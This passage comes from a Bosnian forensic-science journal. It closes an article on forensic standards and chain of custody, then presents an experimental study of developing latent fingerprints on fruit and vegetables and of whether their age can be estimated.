Kao prikaz kakvi se sve forenzički standardi i procedure koriste ili mogu koristiti navodimo standarde koje je razvila Organizacija komiteta naučnih oblasti za forenzičku nauku (e. The Organization of Scientific Area Committees for Forensic Science-OSAC) Nacionalnog instituta za standarde i tehnologiju SAD (e. National Institute of Standards and Technology-NIST). Navedena organizacija predstavlja radno tijelo koje okuplja više o 550 praktičara u forenzičkoj nauci i drugih stručnjaka koji predstavljaju sve nivoe državnih institucija, akademske zajednice i industrije. Članovi ovih komiteta su stručnjaci iz različitih forenzičkih disciplina, naučnici, istraživači, stručnjaci iz oblasti statistike, prava i politike*.

Vlastite standarde i procedure u oblasti forenzičkih disciplina i forenzike generalno razvijaju i druge institucije (u nastavku navodimo samo neke): Odbor za standarde Američke akademije za forenzičke nauke (e. Academy Standards Board American Academy of Forensic Science, ASB

* Više o ovoj organizaciji, njenim aktivnostima i do sada usvojenim standardima i procedurama vidjeti na: <https://www.nist.gov/topics/organization-scientific-area-committees-forensic-science>, pristupljeno: 09.01.2020.

AAFS)*, Američko udruženje za testiranje i materijale (e. American Society for Testing and Materials, ASTM)*, Međunarodna organizacija za standardizaciju (e. International Organization for Standardization, ISO)*, Nacionalni institut za pravdu Ministarstva pravde SAD (e. National Institute of Justice US Department of Justice)* i dr.

5. ZAKLJUČCI

Standardi i procedure vezane za pojedinačne forenzičke discipline i određene generalne forenzičke aktivnosti u okviru spoznajnog kriminalističkog procesa, danas, imaju nezaobilaznu ulogu. Isti imaju značaj kako za službene osobe koje ih trebaju provoditi tako i za organe postupka koji bi u okviru postupka dokazivanja trebali cijeniti rad službenih osoba koje su provodile različite forenzičke aktivnosti (najčešće u vezi istražnih radnji uviđaj i vještačenje, ali i u ostalim segmentima koji se odnose na postupanje s dokazima-sve aktivnosti koje potpadaju pod lanac odgovornosti/dokazivanja).

Takve procedure mogu biti formalnog i neformalnog karaktera. Preporuka autora ovog rada je da se što je moguće veći broj potrebnih procedura ove vrste službeno formalizuje (donese kao obavezujuće za postupanje u okviru konkretnih državnih institucija u okviru odgovarajućeg pravnog postupka). Ovo se naročito odnosi na određene stručne procedure koje su se u ranijem periodu sačinile od strane misija nekih međunarodnih organizacija u BiH (konkretno procedure koje se u najvećoj mjeri odnose na procedure postupanja s dokaznim materijalom-način pronalaska, način fiksiranja, način pakovanja, način evidentiranja i vođenja primopredaje, način čuvanja i sl., u najširem mogućem smislu sve radnje koje mogu potpadati pod lanac odgovornosti/dokazivanja).

Na ovaj način pospješiti će se ažurnost i odgovornost svih službenih osoba u lancu postupanja s dokaznim materijalom, što bi u konačnici trebalo rezultirati boljem razumijevanju značaja ovih postupanja, odnosno

* Više o ovoj organizaciji, njenim aktivnostima i do sada usvojenim standardima i procedurama vidjeti na: <https://www.asbstandardsboard.org/>, pristupljeno: 09.01.2020.

* Više o ovoj organizaciji, njenim aktivnostima i do sada usvojenim standardima i procedurama vidjeti na: <https://www.astm.org/COMMITTEE/E30.htm>, pristupljeno: 09.01.2020.

* Više o ovoj organizaciji, njenim aktivnostima i do sada usvojenim standardima i procedurama vidjeti na: <https://www.iso.org/committee/4395817.html>, pristupljeno: 09.01.2020.

* Na linku u nastavku moguće je vidjeti pisane procedure i preporuke koje se odnose na rad policijskih agencija prilikom pretrage lica mjesta-uviđaj: <https://www.ncjrs.gov/pdffiles1/nij/178280.pdf>, pristupljeno: 09.01.2020.

izostajanju problema unutar samog dokaznog postupka na sudu gdje se, vrlo često, način postupanja službenih osoba unutar lanca postupanja s dokazima problematizira i osporava.

Stručne procedure ove vrste (forenzičke/kriminalističko-tehničke procedure u vezi sa vršenjem poslova uviđaja i vještačenja) ne mogu i ne treba da obuhvate sve segmente rada već samo one generalnog karaktera i na taj način bi trebale da imaju upućujući karakter i karakter podsjetnika.

Korištenje stručnih procedura i standarda (uključujući i one akreditacijskog karaktera) kod korisnika forenzičkih usluga stvaraju viši nivo povjerenja, a u međunarodnim okvirima rezultatima forenzičkih analiza i postupaka daju odgovarajuću stručnu prepoznatljivost.

LITERATURA

1. Bojanić, N., Bajraktarević, D., 2017. Uvođenje sistema kontrole kvaliteta kriminalističkih vještačenja u Bosni i Hercegovini. *Bezbednost*, 1/2017, str. 78-97.
2. Bojanić, N., Korajlić, N., Kavazović, M. 2015. *Kriminalistička tehnika*. Kiseljak: Visoka škola "CEPS – Centar za poslovne studije".
3. Halilović, H., 2010. Predmeti i tragovi kao izvor saznanja o odlučnim činjenicama u krivičnom postupku. Sarajevo: Fakultet za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu.
4. Halilović, H., 2019. *Krivično procesno pravo Knjiga druga: Teorija dokaza i radnje dokazivanja u krivičnom postupku*. Sarajevo: Fakultet za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu.
5. Kolarić, D., 2013. *Kriminalističko-forenzička obrada mesta krivičnih događaja Tematski zbornik radova*. Beograd: Kriminalističko-policijska akademija.
6. Korajlić, N., 2012. *Istraživanje krivičnih djela*. Sarajevo: Pravni fakultet Univerziteta u Sarajevu.
7. Korajlić, N. et al, 2019. *Rječnik daktiloskopske i opisne kriminalističke identifikacije*. Sarajevo: Fakultet za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu.
8. Mašković, Lj., 2014. *Kriminalističko-forenzička obrada mesta krivičnih događaja Tematski zbornik radova*. Beograd: Kriminalističko-policijska akademija.
9. Modly, D., Pavišić, B. 1999. *Kriminalistika*. Rijeka: Pravni fakultet Sveučilišta u Rijeci.
10. Modly, D., Korajlić, N. 2002. *Kriminalistički rječnik*. Tešanj: Centar za kulturu i obrazovanje Tešanj.
11. Modly, D., 2010. *Očevid*. Zagreb: Ministarstvo unutarnjih poslova Republike Hrvatske, Policijska akademija.
12. Modly, D., 2001. *Osiguranje lica mjesta krivičnog događaja*. Sarajevo: Fakultet kriminalističkih nauka Univerziteta u Sarajevu.
13. Modly, D., 1998. *Priručni kriminalistički leksikon*. Sarajevo: Fakultet kriminalističkih nauka Univerziteta u Sarajevu.
14. Saferstein, R., 2011. *Criminalistics An Introducion to Forensic Science*. Boston: Prentice Hall.
15. Sijerčić-Čolić, H. 2008. *Krivično procesno pravo Knjiga I Krivičnoprocesni subjekti i krivičnoprocesne radnje*. Sarajevo: Pravni fakultet Univerziteta u Sarajevu.

16. Žarković, M, Bjelovuk, I., Kesić, T., 2012. Kriminalističko postupanje na mestu događaja i kredibilitet naučnih dokaza. Beograd: Kriminalističko-policijska akademija.

**UTVRĐIVANJE MOGUĆNOSTI IZAZIVANJA LATENTNIH
TRAGOVA PAPILARNIH LINIJA SA VOĆA I POVRĆA I
MOGUĆNOST UTVRĐIVANJA NJIHOVE STAROSTI
(EKSPERIMENTALNA STUDIJA)**

**POSSIBILITY OF DEVELOPING LATENTPRINTS FROM FRUITS
AND VEGETABLES AND DETERMINING THEIR AGE
(EXPERIMENTAL STUDY)**

Izvorni znanstveni članak

*Prof. dr. Muamer Kavazović**

*Samir Hasanbašić**

*Prof. dr. Nedžad Korajlić**

*Prof. dr. Nebojša Bojanić**

*Ass. Kenan Hodžić**

Sažetak

Latentni tragovi papilarnih linija su vrlo čest i važan oblik fizičkih dokaza koji se mogu naći na licu mjesta krivičnog djela. Tragovi papilarnih linija mogu biti prisutni na raznim predmetima. Takvi predmeti mogu biti i površine voća i povrća. Važno pitanje za istražitelje i pravosudni sistem jeste i utvrditi tačno vrijeme nastanka tragova papilarnih linija-starost traga. Ovo istraživanje ima za cilj da pokuša utvrditi da li je korištenjem odabranih sredstava za izazivanje latentnih tragova papilarnih linija moguće izazvati tragove, te ukoliko je sa istim moguće izazvati takve tragove, pokušati utvrditi do kojeg vremenskog perioda je moguće iste i pronaći (starost traga), te u konačnici pokušati utvrditi, eventualne, karakteristike izazvanih

* Vanredni profesor na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. Stalni sudski vještak kriminalističke struke podoblast vještačenja dokumenata, rukopisa i novčanica. mkavazovic@fkn.unsa.ba

* Vanjski saradnik-stručnjak iz prakse Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. Stalni sudski vještak kriminalističke struke podoblast vještačenja daktiloskopija.

* Redovni profesor na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. nkorajlic@fkn.unsa.ba

* Redovni profesor na nastavno naučnoj oblasti Kriminalistika Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. nbojanic@fkn.unsa.ba

* Asistent na nastavno naučnoj oblasti Sigurnosne studije Fakulteta za kriminalistiku, kriminologiju i sigurnosne studije Univerziteta u Sarajevu. khodzic@fkn.unsa.ba

tragova na osnovu kojih bi, eventualno, bilo moguće utvrditi njihovu tačnu starost.

Ključne riječi: eksperiment, starost tragova papilarnih linija, tragovi papilarnih linija, voće, povrće.

Abstract

Latentprints are very common and important form of physical evidence that can be found at the crime scene. Traces of papillary lines may be present on various objects. Such objects can also be surfaces of fruits and vegetables. An important question for investigators and the judicial system is to determine the exact time of the appearance of latentprints-the age of the trace. The aim of this research is to try to determine whether it is possible to develop latentprints by using selected procedures, and if it is possible, to try to determine how long it is possible to find them (age of the trace), and finally try to determine, possibly, the characteristics of the developed latentprints which can help us to determine the exact age.

Key words: experiment, age determination of fingerprint, papilla, latent prints, fruits, vegetables.

1. UVOD

Kroz proces rasvjetljavanja i istraživanja krivičnih djela postavljaju se i razrješavaju brojna pitanja. Jedno od takvih je i pitanje starosti tragova papilarnih linija koji se mogu pronaći na mjestima izvršenja krivičnih djela. Starost traga papilarnih linija može predstavljati bitan element utvrđivanja određenih činjenica u dokaznom postupku. Određivanje starosti tragova je jedno od čestih pitanja s kojim se kriminalisti susreću u svakodnevnom radu. Spada u domenu kriminalističke tehnike. Riječ je o utvrđivanju je li određeni trag nastao prije, u toku ili nakon izvršenja krivičnog djela i predstavlja jedno od najkompleksnijih pitanja kriminalističke tehnike. Uglavnom se utvrđuje relativna, a, rjeđe apsolutna starost tragova. Relativna starost daje odgovor na pitanje koji je od dva ili više tragova stariji, a utvrđivanje apsolutne starosti predstavlja utvrđivanje dužine protoka vremena od nastanka traga do njegovog pronalaženja i fiksiranja. Tačna-apsolutna starost traga papilarnih linija se ne može utvrditi, ali se eksperimentalno, ostvarujući približno iste uslove, na osnovu potrebnog vremena hemijskog izazivanja, ili na osnovu količine nalijepljenog praška (svježiji tragovi zadržavaju više praška) može okvirno odrediti starost traga papilarnih linija. Rezultat je pouzdaniji ako se radi o tragovima starosti do mjesec dana. Ako se radi o

starijim tragovima nema svrhe vršiti ispitivanje jer se u toku dužeg vremena mijenjaju uslovi vlažnosti i temperature što izaziva promjene u stanju osušenosti traga (Mitrović, 1998, str. 162-163). Autorsko viđenje i cjelovit pregled poznatih istraživanja i literature po ovim pitanjima može se vidjeti u Girod et Al (2016).

U smislu naprijed navedenog, od iznimne vrijednosti su naučne spoznaje dobivene kroz provođenje različitih eksperimentalnih istraživanja. Jedno od takvih istraživanja namjeravamo provesti korištenjem različitih reagensa (daktiloskopski prašci-obični i magnetni i metoda cijanoakrilata) na voću i povrću (za eksperimentalno istraživanje bismo koristili dostupno sezonsko voće i povrće koje izgledom svojih vanjskih omotača-kore daju mogućnost da se sa istih primjenom odgovarajućih metoda pokušaju izazvati tragovi papilarnih linija). U konkretnom slučaju planirano je da se koristi sljedeće voće i povrće: jabuka, banana, narandža, krompir, luk i paradajz.

Istraživački tim je pokušao utvrditi da li je korištenjem predloženih sredstava za izazivanje latentnih tragova papilarnih linija moguće izazvati tragove, ukoliko je sa istih moguće izazvati takve tragove, pokušati utvrditi do kojeg vremenskog perioda ih je moguće i pronaći/izazvati (starost traga). U konačnici će se pokušati utvrditi, eventualne, karakteristike izazvanih tragova na osnovu kojih bi, eventualno, bilo moguće utvrditi njihovu tačnu starost. U okviru istraživanja ove problematike veoma važna pitanja se odnose na anatomsku građu i izgled kože i samih papilarnih linija. Zbog prostora, zainteresovanim preporučujemo da više o navedenoj problematici vide u literaturi autora: Junqueira et Al (1995), Popović et Al (1988), Lever (1974) i Kavazović, Hasanbašić (2011).

Takođe, važne su i spoznaje o načinima nastanka tragova papilarnih linija, njihovom pronalaženju i fiksiranju, te njihovoj trajnosti/starosti. U tom smislu više vidjeti u: Basarić, Vejzagić (1998), Cowger (1993), Maksimović, Todorčić (1995), Vodinelić (1988), USDOJ ICITAP (1998), USDOJ NIJ (2011), Lennard (2001), Exline et Al (2003), Dimeo (1994), Lennard et Al (2011), Almog et Al (1982), Dotterer (2010), Ahmad, Afizah (2002), Lewis et Al (2001), Bersellini et Al (2001), Mitrović (1998), Bojanić et Al (2015), Korajlić (2012), Korajlić et Al (2019) i Popa et Al (2010).

Kada je riječ o istraživanjima vezanim za naslov rada, sva istraživanja do kojih je autorski tim uspio doći su fokusirana na utvrđivanje najboljeg sredstva-metode za izazivanje tragova papilarnih linija sa voća i povrća, odnosno različitih prehrambenih artikala. Takva istraživanja su prezentirana u radovima: Singh et Al (2006), Trapecar et Al (2008), Ferguson et Al (2013), Rohatgi, Kapoor (2014) i Chauhan, Chattopadhyay (2014).

Girod et Al (2016) u svojoj studiji ispituju teorijske postavke trajnosti tragova papilarnih linija, te sudsku praksu koja se odnosi na izjašnjavanje stručnih lica o vremenu nastanka konkretnih tragova papilarnih linija.

2. MATERIJAL I METODOLOGIJA

Cilj istraživanja je utvrditi postojanje mogućnosti izazivanja tragova papilarnih linija na voću i povrću korištenjem predloženih daktiloskopskih metoda. Ukoliko predložene metode daju mogućnost izazivanja tragova papilarnih linija na voću i povrću, utvrditi vremenski period do kojeg je to moguće, te pokušati utvrditi postojanje elemenata na osnovu kojih bi se mogla utvrditi razlika između tragova koji su fiksirani u različitim vremenskim okvirima.

Predmet istraživanja je tijesno povezan sa ciljem istraživanja. Starost tragova papilarnih linija pronađenih na mjestu izvršenja krivičnog djela predstavlja jedno od ključnih pitanja koje je prilikom istraživanja krivičnih djela potrebno utvrditi. Također, voće i povrće (kao cjelina ili njihovi ostaci) su mogući predmeti koji se, potencijalno, mogu naći na licu mjesta nekog kriminalnog događaja, te se u praksi može ukazati potreba za primjenom određenih daktiloskopskih metoda na takvim predmetima. U tom smislu, ovaj eksperiment predstavlja pokušaj djelomičnog razjašnjenja ovih pitanja kod izazivanja tragova papilarnih linija na voću i povrću.

Dakle, predmet ovog rada jeste istraživanje mogućnosti izazivanja latentnih tragova papilarnih linija na primijenjenom uzorku voća i povrća, ukoliko navedene metode daju rezultat, utvrđivanje krajnjeg vremenskog okvira u kojem je moguće izazvati tragove papilarnih linija (starost traga), te pokušaj utvrđivanja zakonomjernosti koje bi omogućile utvrđivanje tačne starosti takvih tragova (razlikovanja u izgledu između tragova papilarnih linija ostavljenih i izazvanih u različitim vremenskim periodima).

U istraživanju su korištene sljedeće metode: eksperiment, posmatranje, analiza sadržaja, metoda specijalizacije i klasifikacije, metode kriminalističke tehnike (daktiloskopske i fotografske metode).

Hipoteze eksperimentalnog istraživanja su:

H1 Primijenjene daktiloskopske metode se mogu koristiti za izazivanje latentnih tragova papilarnih linija na voću i povrću i čine latentne tragove vidljivim.

H2 Analizom/istraživanjem vizuelnog izgleda izazvanih tragova papilarnih linija kroz duži vremenski period moguće je napraviti distinkciju u izgledu tragova nastalih u različitim vremenskim intervalima, te na osnovu toga donijeti zaključak o njihovoj apsolutnoj i relativnoj starosti.

U cilju utvrđivanja starosti tragova papilarnih linija koje je moguće izazvati korištenjem izabranih reagensa proveo bi se eksperiment. Eksperiment bi se sastojao iz sljedećeg:

1. Priprema voća i povrća (jabuka, banana, narandža, krompir, luk i paradajz) na kojem je izvršeno ostavljanje tragova papilarnih linija. Tragovi papilarnih linija bi bili ostavljeni u dva osnovna oblika: znojni i

znojno masni. Na voću i povrću bi bilo izvršeno obilježavanje sljedećih parametara: datuma postavljanja tragova papilarnih linija i vrste ostavljenog traga (znojni ili znojno masni).

2. Svakodnevno izazivanje tragova papilarnih linija ostavljenih voću i povrću korištenjem odabranih reagensa i fiksiranje tragova (fotografski, te eventualno korištenjem daktiloskopskih folija).

Za izazivanje pripremljenih tragova papilarnih linija koristiće se daktiloskopski prašci (obični i magnetni), te metoda cijanoakrilatnog naparavanja korištenjem plinskog upaljača.

3. ISTRAŽIVANJE I REZULTATI

Prvobitno je za potrebe istraživanja izvršena priprema uzorka za vještačenje (jedan dio uzorka, slika 1.). Na voću i povrću je izvršeno ostavljanje tragova papilarnih linija u dva oblika (znojni i znojno masni) i na dva načina. Temperatura prostorije u kojoj je provedeno ovo eksperimentalno istraživanje se tokom cijelog trajanja postupka kretala od 19 do 23 °C.

Prvi način predstavljalo je ostavljanje „idealnih“ tragova papilarnih linija na voće i povrće. To su tragovi koji su ostavljeni u idealnim uslovima na način da budu postavljeni na mjesta na voću i povrću na kojima će biti potencijalno najbolje vidljivi/izazvani, sa odgovarajućom pripremom papilarnih linija da bi ostavljali najbolje tragove (izazivanje jačeg lučenja znojne i znojno-masne materije) i korištenjem maksimalnog mogućeg pritiska prilikom ostavljanja tragova papilarnih linija (vodeći računa da se ne naruši struktura voća i povrća na kojem su tragovi ostavljani).

Slika 1.

Drugi način predstavljalo je ostavljanje tragova papilarnih linija na voću i povrću bliže realnim životnim uslovima (dodirivanje voća i povrća koje bi se dešavalo kroz približne uslove kako bi se to moglo zbivati i


prilikom uobičajene manipulacije i korištenja voća i povrća, u daljem tekstu tzv. situacioni uslovi).

U sljedećoj fazi istraživanja izvršen je odabir sredstava koje će se koristiti za izazivanje latentnih tragova koji su ranije postavljeni na voću i povrću. Analizom ranije objavljivanih radova na ovu temu opredijelili smo se za sljedeće metode/reagense: daktiloskopski prašak sive boje-argenterat, magnetni tamni prašak i metodu cijanoakrilatnog uparavanja korištenjem cijanoakrilatnog upaljača (cyanowand) i odgovarajuće komore za naparavanje.

Po navedenom pristupljeno je izazivanju tragova papilarnih linija na pripremljenom uzorku.

Korištenjem navedenih metoda na uzorku voća i povrća na kojem su tragovi ostavljeni pod tzv. idealnim uslovima, utvrđeno je da se najbolji rezultati dobijaju korištenjem magnetnog tamnog praška i cijanoakrilatnog naparavanja uz pojačavanje tragova korištenjem magnetnog tamnog praška (isparavanje cijanoakrilata i njegova reakcija sa znojno masnom materijom izaziva tragove bijele boje, a u cilju postizanja bolje vidljivosti u tu svrhu je korišten tamni magnetni daktiloskopski prašak).

Korištenjem tamnog magnetnog daktiloskopskog praška izazvani su tragovi papilarnih linija sa sljedećeg voća i povrća: jabuka, banana, narandža, luk i paradajz. Potrebno je naglasiti da su kvalitetniji tragovi papilarnih linija izazvani na: jabuci (vidi sliku 2.), banani (vidi sliku 3.), luku (vidi sliku 4.) i paradajzu (vidi sliku 5.), a nešto lošiji na narandži (zbog strukture kore samog voća, vidi sliku 6.). Tragove papilarnih linija na krompiru koristeći ovu metodu nije bilo moguće izazvati.

Slika 2.

Slika 3.

Slika 4.

Slika 5.

Slika 6.

Korištenjem metode cijanoakrilata uz pojačavanje izazvanih tragova tamnim magnetnim daktiloskopskim praškom izazvani su tragovi papilarnih linija sa cijelog uzorka korištenog voća i povrća (jabuka, banana, narandža, krompir, luk i paradajz). Potrebno je naglasiti da su kvalitetniji tragovi papilarnih linija izazvani na: jabuci (vidi sliku 7.), banani (vidi sliku 8.), luku (vidi sliku 9.) i paradajzu (vidi sliku 10.), a nešto lošiji na narandži (zbog strukture kore samog voća, vidi sliku 11.) i krompiru (vidi sliku 12.).

Korištenjem sivog daktiloskopskog praška-argenterata izazvani su tragovi papilarnih linija samo na paradajzu (vidi sliku 13.). Tragove papilarnih linija na ostalom voću i povrću koje smo koristili za ovo istraživanje koristeći ovu metodu nije bilo moguće izazvati.

Korištenjem navedenih metoda na uzorku voća i povrća na kojem su tragovi ostavljeni pod tzv. situacionim uslovima, utvrđeno je da se najbolji rezultati dobijaju korištenjem magnetnog tamnog praška i cijanoakrilatnog naparavanja uz pojačavanje tragova korištenjem magnetnog tamnog praška i to isključivo znojno masni tragovi i samo na paradajzu (vidi sliku 14.) i luku (vidi sliku 15.). Tragove papilarnih linija pripremljene na ovaj način na preostalom uzorku korištenog voća i povrća nije bilo moguće izazvati. Oavkvi izazvani tragovi papilarnih linija su znatno slabijeg kvaliteta u odnosu na izazvane tragove papilarnih linija koji su ostavljeni u tzv. idealnim uslovima.

Slika 7.

Slika 8.

Slika 9.

Slika 10.


Slika 11.


Slika 12.

Slika 13.

Slika 14.

Slika 15.

Kada je riječ o trajnosti tragova papilarnih linija na uzorku korištenog voća i povrća provedeni su različiti pokusi sa ostavljanjem tragova papilarnih linija na uzorku izabranog voća i povrća.

U eksperimentalnim uslovima je utvrđeno da se korištenjem sivog daktiloskopskog praška sa paradajza mogu izazvati upotrebljivi tragovi papilarnih linija (kod tragova ostavljenih u tzv. idealnim uslovima) unutar 24 sata od njihovog ostavljanja.

Kada je riječ o tragovima papilarnih linija koji su ostavljeni pod tzv. idealnim i tzv. situacionim uslovima, a koji su izazivani korištenjem magnetnog tamnog praška i cijanoakrilatnog naparavanja uz pojačavanje

tragova korištenjem magnetnog tamnog praška, trajnost tragova zavisi od niza uslova i praktično je nezahvalno iznositi apsolutne vremenske odrednice za trajnost tragova.

Naime, trajnost takvih tragova zavisi od niza faktora, od kojih navodimo samo neke, kao što su: stanje konkretnog voća i povrća sa kojeg se trag ostavlja i izaziva, pritiska osobe koja ostavlja tragove papilarne linije na površinu voća i povrća, načina na koji se taj pritisak realizuje (način držanja i položaja voća i povrća prilikom kontakta papilarnih linija i voća i povrća), psihofizičko stanje osobe koja tragove ostavlja koje utiče na količinu lučenja znojno-masne materije kroz pore na papilarnim linijama, uslovi okoline (temperatura i vlažnost zraka) i sl.

U konkretnom slučaju, prema rezultatima eksperimentalnog istraživanja koje je provedeno, kod tragova ostavljenih u tzv. situacionim uslovima, rezultat je pokazao da je tragove izazvane tamnim magnetnim daktiloskopskim praškom i cijanoakrilatnim neparavanjem bilo moguće izazvati u vremenskom okviru od par dana i to samo na paradajzu. Kvalitet izazvanih tragova bio je na donjoj granici podobnosti.

Kada govorimo o rezultatima eksperimentalnog istraživanja koje je provedeno, kod tragova ostavljenih u tzv. idealnim uslovima, rezultat je pokazao da je tragove izazvane tamnim magnetnim daktiloskopskim praškom i cijanoakrilatnim neparavanjem bilo moguće izazvati u vremenskom okviru od par dana na sljedećem voću i povrću: jabuka, banana, paradajz i luk. Kvalitet izazvanih tragova bio je na potrebnom nivou podobnosti. Također, u navedenom vremenskom okviru su izazvani i tragovi papilarnih linija na narandži, ali isti nisu bili podobni za identifikaciju.

Kada govorimo o rezultatima eksperimentalnog istraživanja koje je provedeno, kod tragova ostavljenih u tzv. idealnim uslovima, rezultat je pokazao da je tragove izazvane cijanoakrilatnim neparavanjem i pojačavanjem korištenja tamnog magnetnog daktiloskopskog praška bilo moguće izazvati i sa krompira u vremenskom okviru do 24 sata. Napominjemo da se ovo odnosi na tzv. mladi krompir. Rezultati za tzv. stari krompir su nezadovoljavajući za sva primijenjena sredstva.

Maksimalni vremenski okvir pronalaska podobnih/upotrebljivih za identifikaciju tragova papilarnih linija od momenta ostavljanja tragova koji je utvrđen ovim eksperimentalnim istraživanjem je sljedeći:

- Jabuka: 48 sati (tamni magnetni daktiloskopski prašak i cijanoakrilatno neparavanje uz pojačavanje korištenjem tamnog magnetnog daktiloskopskog praška);
- Banana: 7 dana (cijanoakrilatno neparavanje uz pojačavanje korištenjem tamnog magnetnog daktiloskopskog praška);
- Krompir (mladi): 24 sata (cijanoakrilatno neparavanje uz pojačavanje korištenjem tamnog magnetnog daktiloskopskog praška);

- Luk: 48 sati (tamni magnetni daktiloskopski prašak i cijanoakrilatno naparavanje uz pojačavanje korištenjem tamnog magnetnog daktiloskopskog praška); i
- Paradajz: 48 sati (cijanoakrilatno naparavanje uz pojačavanje korištenjem tamnog magnetnog daktiloskopskog praška).

Napominjemo da je naprijed navedene rezultate neophodno posmatrati kritički imajući u vidu sve napomene koje se odnose na uslove nastanka konkretnih tragova papilarnih linija koje je moguće pronaći u konkretnim slučajevima na licu mjesta. Prezentirani rezultati se odnose na tragove papilarnih linija ostavljene u tzv. idealnim uslovima.

Iz ugla analize izazvanih tragova papilarnih linija i njihovog izgleda, nije bilo moguće utvrditi razliku u njihovom izgledu na osnovu koje bi bilo moguće donositi zaključke koji bi ukazivali na njihovu apsolutnu starost, odnosno tačno vrijeme njihovog nastanka.

U pogledu postavljenih hipoteza, možemo smatrati da je potvrđena hipoteza H1. Naime, sva ispitivana sredstva i metode za izazivanje latentnih tragova papilarnih linija sa voća i povrća, se u određenoj mjeri i pod određenim okolnostima mogu koristiti za izazivanje tragova papilarnih linija sa određenih konkretnih primjeraka voća i povrća koje je korišteno u istraživanju.

Kada je riječ o hipotezi H2 možemo reći da je ista u potpunosti pobijena. Naime, na osnovu analize rezultata istraživanja je utvrđeno da ne postoji objektivna mogućnost utvrđivanja apsolutne starosti tragova papilarnih linija na osnovu njihovog izgleda kada se izazovu korištenjem određene metode ili sredstva. Kada govorimo o relativnoj starosti izazvanih tragova papilarnih linija možemo govoriti o određenoj indicijalnoj mogućnosti prepoznavanja koji trag od više izazvanih tragova bi mogao biti stariji, međutim, niti za ovo se ne može objektivno tvrditi da će to biti moguće u svim slučajevima, niti se može tvrditi da je navedeni postupak apsolutno pouzdan.

4. DISKUSIJA

Istraživanja koja je autorski tim analizirao, a koja se odnose na najbolje metode koje se mogu primijeniti kod izazivanja tragova papilarnih linija sa voća i povrća (Singh et Al (2006), Trapecar et Al (2008), Ferguson et Al (2013), Rohatgi, Kapoor (2014) i Chauhan, Chattopadhyay (2014)) ukazuju da su najpogodnije sljedeće metode za izazivanje tragova papilarnih linija sa voća i povrća: magnetni daktiloskopski prašak, cijanoakrilatno naparavanje, crni i sivi daktiloskopski prašci, daktiloskopski prašak pod komercijalnim nazivom “Swedish Black” i fluorescentni daktiloskopski prašak. S druge

strane, Singh et Al (2006) tvrde da jedno naparavanje daje znatno lošije rezultate.

Kada govorimo o trajnosti tragova papilarnih linija, odnosno utvrđivanju tačnog vremena nastanka traga papilarnih linija prema njegovom izgledu, savremena daktiloskopska teorija smatra da za takvu vrstu analize ne postoji pouzdana metoda. Ista ukazuje da Međunarodna asocijacija za identifikaciju (e. International Association for Identification-IAI) i Naučna radna grupa za analizu, studiju i tehnologiju papilarnih linija (e. Scientific Working Group on Friction Ridge Analysis, Study, and Technology-SWGFAST) u cjelini odbacuju mogućnost dodjele određene starosti konkretnom tragu papilarnih linija. S druge strane, u praksi (prevashodno međunarodnoj, ali i domaćoj), postoje brojni primjeri stručnih lica-vještaka koji daju takva svjedočenja, čak i na sudu. Međutim, ni IAI ni SWGFAST nisu formulisali službenu politiku po ovim pitanjima. Većina stručnih i naučnih radova iz ove oblasti naglašava da je u suštini nemoguće precizno odrediti starost latentnih tragova papilarnih linija (više o naprijed navedenim pitanjima vidjeti u Girod et Al (2016)).

S druge strane brojni su autori, ali i sudovi koji daju mogućnost da stručna lica-vještaci, ipak na osnovu svog iskustva mogu iznositi mišljenje o približnoj starosti tragova papilarnih linija (više vidjeti u u Girod et Al (2016)). U osnovi Girod et Al kritikuju ovaj pristup i isti kroz svoje istraživanje preispituju u kontekstu nedostatka objektivnosti i naučnog pristupa.

Rezultati eksperimentalnog istraživanja koje je provedeno se kreću u okviru rezultata koji su prezentirani u istraživanjima koja smo prethodno naveli.

5. ZAKLJUČAK

1. Postoji mogućnost izazivanja tragova papilarnih linija primjenjenim metodama i sredstvima za izazivanje tragova papilarnih linija na konkretnom voću i povrću koje je korišteno u eksperimentalnom istraživanju (jabuka, banana, narandža, krompir, luk i paradajz).
2. U navedenom postupku najbolje rezultate izazivanja papilarnih linija daju metode koje uključuju korištenje tamnog daktiloskopskog magnetnog praška i metode cijanoakrilatnog naparavanja u komori uz pojačavanje izazvanih tragova korištenjem tamnog daktiloskopskog magnetnog praška.

3. Ne postoji mogućnost utvrđivanja apsolutne starosti tragova papilarnih linija izazvanih primjenjenim sredstvima i metodama sa korištenog voća i povrća na osnovu njihovog izgleda.
4. Tragove papilarnih linija je korištenjem primjenjenih sredstava i metoda bilo moguće izazvati sa korištenog voća i povrća u vremenskom okviru od 24 sata do par dana.

LITERATURA

1. Ahmad, U.K., Afizah, M., 2002. Superglue Fuming for The Chemical Enhancement of Latent Fingerprints. *Jurnal Teknologi of Universiti Teknologi Malaysia* (36), str. 83–91.
2. Almog, J., Hirsfeld, A., Klug, J.T., 1982. Reagents for the Chemical Development of Latent Fingerprints: Synthesis and Properties of Some Ninhydrin Analogues. *Journal of Forensics Sciences* (27), (4), str. 912–917.
3. Basarić, M., Vejzagić, N., 1998. *Kriminalistička tehnika (Kriminalistika II)*. Sarajevo: Fakultet kriminalističkih nauka.
